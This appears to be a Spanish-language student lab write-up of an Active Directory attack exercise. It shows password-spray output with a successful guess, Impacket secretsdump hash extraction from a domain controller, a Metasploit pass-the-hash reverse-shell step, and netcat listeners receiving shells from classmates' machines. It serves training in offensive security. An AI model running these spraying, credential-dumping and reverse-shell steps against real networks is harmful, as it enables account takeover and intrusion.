PS C:\Users\juanjo.CS\Downloads\Tools2\CRTE> Invoke-DomainPasswordSpray -Password
[*] Current domain is compatible with Fine-Grained Password Policy.
[*] Now creating a list of users to spray...
[*] There appears to be no lockout policy.
[*] Removing disabled users from list.
[*] There are 118 total users found.
[*] Removing users within 1 attempt of locking out from list.
[*] Created a userlist containing 2 users gathered from the current user's domain
[*] The domain password policy observation window is set to 1 minutes.
[*] Setting a 1 minute wait in between sprays.

Confirm Password Spray
Are you sure you want to perform a password spray against 2 accounts?
[Y] Yes  [N] No  [?] Ayuda (el valor predeterminado es "Y"): y
[*] Password spraying has begun with  1  passwords
[*] This might take a while depending on the total number of users
[*] Now trying password Changeme123! against 2 users. Current time is 17:47
[*] SUCCESS! User:kerrie.lurleen Password:Changeme123!
[*] Password spraying is complete
PS C:\Users\juanjo.CS\Downloads\Tools2\CRTE> Invoke-DomainPasswordSpray -Password               -UserList C:\Users\juanjo.CS\Downloads\Users.txt
[*] Using C:\Users\juanjo.CS\Downloads\Users.txt as userlist to spray with
[*] Warning: Users will not be checked for lockout threshold.
[*] The domain password policy observation window is set to 1 minutes.
[*] Setting a 1 minute wait in between sprays.

Confirm Password Spray
Are you sure you want to perform a password spray against 114 accounts?
[Y] Yes  [N] No  [?] Ayuda (el valor predeterminado es "Y"): y
[*] Password spraying has begun with  1  passwords
[*] This might take a while depending on the total number of users
[*] Now trying password Changeme123! against 114 users. Current time is 17:48
[*] Password spraying is complete
PS C:\Users\juanjo.CS\Downloads\Tools2\CRTE>
```

-Ejecutamos pip3 install --upgrade impacket para actualizar la librería Impacket a su última versión.




-Clonamos el repositorio de Impacket y luego lo instalas con pip3.


-git clone https://github.com/SecureAuthCorp/impacket.git && cd impacket && pip3 install .



Se utiliza el script secretsdump.py de Impacket para extraer credenciales del dominio desde un controlador de dominio (172.16.1.51). El comando genera hashes de cuentas, incluidos usuarios como “Administrator” y otros, que se guardan en un archivo llamado hashes. Esto permite realizar ataques posteriores, como fuerza bruta o pass-the-hash.




-Archivo hashes creado correctamente.



Intentamos explotar el Active Directory con msfconsole, buscamos una vulnerabilidad y la seleccionamos, en este caso usamos la de (windows/x64/powershell_reverse_tcp)

-Llenamos los campos necesarios como RHOSTS, SMBpass, SMBuser y el LHOST. Explotaremos con el usuario Administrador y con el hash de este.

Corremos el exploit y verificamos que estamos conectados al dominio correctamente.



-Se establece una conexión remota con Netcat desde una máquina Kali Linux hacia un equipo Windows, y luego se navega por el directorio Downloads en el sistema Windows, mostrando los archivos presentes. Esta conexión se da con otro compañero que esté en el dominio (Miguel).

- Todo esto lo realizamos por el puerto 1010 en escucha.

```
┌──(root㉿kali)-[/home/juanjo]
└─# nc -lvnp 1010
listening on [any] 1010 ...
connect to [172.16.1.48] from (UNKNOWN) [172.16.3.226] 1748
Microsoft Windows [Versi♦n 10.0.10586]
(c) 2016 Microsoft Corporation. Todos los derechos reservados.

C:\Users\miguel.CS\Downloads>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n♦mero de serie del volumen es: 32E3-52C7

 Directorio de C:\Users\miguel.CS\Downloads

21/11/2024  10:43    <DIR>          .
21/11/2024  10:43    <DIR>          ..
15/11/2024  11:12                 0 1.txt
15/11/2024  11:13            19.764 DomainPasswordSpray.ps1
15/11/2024  11:12            22.348 DominioContrase♦aSpray.ps1
21/11/2024  10:30            59.392 nc.exe
               4 archivos        101.504 bytes
               2 dirs  72.575.475.712 bytes libres

C:\Users\miguel.CS\Downloads>
```

-Segunda conexión hacia otro compañero por el mismo puerto.

```
┌──(root㉿kali)-[/home/juanjo]
└─# nc -lvnp 1010
listening on [any] 1010 ...
connect to [172.16.1.52] from (UNKNOWN) [172.16.7.189] 52672
Microsoft Windows [Versi♦n 10.0.10586]
(c) 2016 Microsoft Corporation. Todos los derechos reservados.

C:\Users\Isa\Downloads>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n♦mero de serie del volumen es: FA74-5F73

 Directorio de C:\Users\Isa\Downloads

21/11/2024  11:53    <DIR>          .
21/11/2024  11:53    <DIR>          ..
21/11/2024  11:43            59.392 nc (1).exe
21/11/2024  11:46            59.392 nc (2).exe
21/11/2024  11:46            59.392 nc (3).exe
21/11/2024  11:48            59.392 nc (4).exe
21/11/2024  11:53            59.392 nc (5).exe
21/11/2024  11:39            59.392 nc.exe
               6 archivos        356.352 bytes
               2 dirs  39.633.641.472 bytes libres

C:\Users\Isa\Downloads>mkdir juanjo estuvo aca
mkdir juanjo estuvo aca

C:\Users\Isa\Downloads>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n♦mero de serie del volumen es: FA74-5F73

 Directorio de C:\Users\Isa\Downloads
```